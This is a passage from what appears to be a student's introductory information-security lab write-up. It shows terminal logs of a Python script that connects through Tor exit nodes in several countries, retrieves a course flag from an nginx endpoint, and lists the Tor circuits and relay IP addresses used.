 |- ABF3525BE20B77D1C460CFE4BC6AFCC4BC5DEF27 (kuma, 213.136.73.115)
IP: 213.136.73.115 - Country: de - Bandwidth: 5850
 +- A44AE029015BA6FE0E9B90075C55617E0CD1E22B (kramse2, 185.129.62.63)
IP: 185.129.62.63 - Country: dk - Bandwidth: 25600

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 1F9544C0A80F1C5D8A5117FBFFB50694469CC7F4 (as44194l10501, 77.87.49.6)
IP: 77.87.49.6 - Country: de - Bandwidth: 76900
 +- 2B5DE6C07B3C3641EC63F1951CB425456601BA9E (TorGate1, 37.128.222.30)
IP: 37.128.222.30 - Country: dk - Bandwidth: 13500

Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 6B7ABD237CF25E5F787F365AF5FC4C86F0213A9F (torpidsDEhetzner2, 94.130.183.13)
IP: 94.130.183.13 - Country: de - Bandwidth: 34700
 +- A44AE029015BA6FE0E9B90075C55617E0CD1E22B (kramse2, 185.129.62.63)
IP: 185.129.62.63 - Country: dk - Bandwidth: 25600
```

COUNTRY 5 BRAZIL:
IP: 10.220.46.140
Date and time: Nov 27 18:16




```
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:16:10.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:16:11.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:16:11.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:16:12.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:16:13.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- DCE0999B2433E12D92666381A733DE599BC52DFC (Unnamed, 95.211.210.145)
IP: 95.211.210.145 - Country: nl - Bandwidth: 1370
 +- A8FCD130D6E1EBCF190D8D9D3C251607FEE9AC3B (citsp09, 18.228.46.140)
IP: 18.228.46.140 - Country: br - Bandwidth: 1880

Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 2E5B5397CDD7F02798F9713B2C3D85C3FEFBAFBE (Unnamed, 138.197.171.88)
IP: 138.197.171.88 - Country: ca - Bandwidth: 1080
 +- 2331DE5D2E9AE6A363574E4E401DA42D067C1D2D (Bael, 200.98.161.148)
IP: 200.98.161.148 - Country: br - Bandwidth: 70

Circuit 4 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 537DFC2019C77FF60A0A29BEF358F7F6D6C68688 (KaarliVPS, 91.134.137.99)
IP: 91.134.137.99 - Country: fr - Bandwidth: 9340
 +- A8FCD130D6E1EBCF190D8D9D3C251607FEE9AC3B (citsp09, 18.228.46.140)
IP: 18.228.46.140 - Country: br - Bandwidth: 1880
```
]]>

COUNTRY 6 CHILE:
IP: 190.162.198.98
Date and time: Nov 27 18:17




```
IP: 18.228.46.140 - Country: br - Bandwidth: 1880
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:17:51.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:17:52.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:17:52.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:17:52.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:17:54.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- FB856DEC646CC0A746CCBB3BBD19B2C4299795D2 (none, 188.214.30.209)
IP: 188.214.30.209 - Country: ro - Bandwidth: 12200
 +- 5E3FD31B9DC279C06AD051D68BE08914F6CD3B46 (MacarenaValdes, 190.162.198.98)
IP: 190.162.198.98 - Country: cl - Bandwidth: 329

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- AD970E9521E643922AF3811DA9138183795DD76F (humboldt, 185.132.133.32)
IP: 185.132.133.32 - Country: ae - Bandwidth: 20800
 +- 5E3FD31B9DC279C06AD051D68BE08914F6CD3B46 (MacarenaValdes, 190.162.198.98)
IP: 190.162.198.98 - Country: cl - Bandwidth: 329

Circuit 3 (GENERAL)
```

COUNTRY 7 FINLAND:
IP: 185.100.86.182
Date and time: Nov 27 18:20




```
OSError: Process terminated: Failed to bind one of the listener ports.
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:20:19.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:20:20.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:20:20.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:20:21.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:20:22.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- E29317BC08686D3F0D420FFFC06E71489A0E5452 (Unnamed, 88.198.56.215)
IP: 88.198.56.215 - Country: de - Bandwidth: 1630
 +- E51620B90DCB310138ED89EDEDD0A5C361AAE24E (NormalCitizen, 185.100.86.182)
IP: 185.100.86.182 - Country: fi - Bandwidth: 14200

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 29A71C82476708936732AFCABE28C895C13FDC76 (bassblitzed, 75.3.204.124)
IP: 75.3.204.124 - Country: us - Bandwidth: 10300
 +- 4488EEA8CA1674020D9FCC2A176E1FDB9606F0B3 (HORUS3, 95.216.145.1)
IP: 95.216.145.1 - Country: fi - Bandwidth: 18200
Sais-MacBook-Air-3:Intro to info sec saivineethks$
```

COUNTRY 8 HONGKONG :
IP: 103.234.220.195
Date and time: Nov 27 18:23



```
IP: 149.56.157.119 - Country: ca - Bandwidth: 6830
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:23:19.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:23:20.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:23:20.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:23:21.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:23:21.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 7B68E4C2601B77B5B4313E3FCB34FD9DC8886030 (torpidsNLonline1, 51.15.36.229)
IP: 51.15.36.229 - Country: nl - Bandwidth: 35100
 +- 5099AA94537F2ECEB5E4F2B05E142BEC138076DA (ASock, 103.234.220.195)
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 6EE79F1C950B64FCFCE7D270FE36914A4AC3B8C2 (drazisil, 163.172.61.78)
IP: 163.172.61.78 - Country: fr - Bandwidth: 28200
 +- B90309F6F9F9F4635526040946CDAEC7DBF3A231 (arnspringer, 103.234.220.197)
IP: 103.234.220.197 - Country: hk - Bandwidth: 1460

Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- C37BC191AC389179674578C3E6944E925FE186C2 (xzdsb, 213.239.217.18)
IP: 213.239.217.18 - Country: de - Bandwidth: 16200
 +- 5099AA94537F2ECEB5E4F2B05E142BEC138076DA (ASock, 103.234.220.195)
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040
```

